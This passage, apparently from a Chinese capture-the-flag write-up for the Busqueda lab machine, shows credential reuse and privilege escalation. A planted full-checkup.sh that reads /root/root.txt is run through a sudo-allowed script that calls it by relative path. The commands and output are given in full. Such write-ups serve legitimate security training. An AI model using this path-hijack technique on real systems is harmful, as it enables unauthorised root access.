
試帳號 gitea 沒有過,但是用來登 administrator 居然登入了。進去騷個幾圈很快就可以看到 system-checkup 的腳本:
既然剛剛 full-checkup 怪怪的,那就仔細看那邊,看了才發現原來他打成了 './full-checkup.sh':

接下來就很明顯了吧:
svc@busqueda:~$ cat full-checkup.sh
#!/bin/bash

cat /root/root.txt
svc@busqueda:~$ chmod +x full-checkup.sh
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
d288e***************************

[+] Done!
svc@busqueda:~$
你也可以參考 0xdf 的做法拿 Root Shell。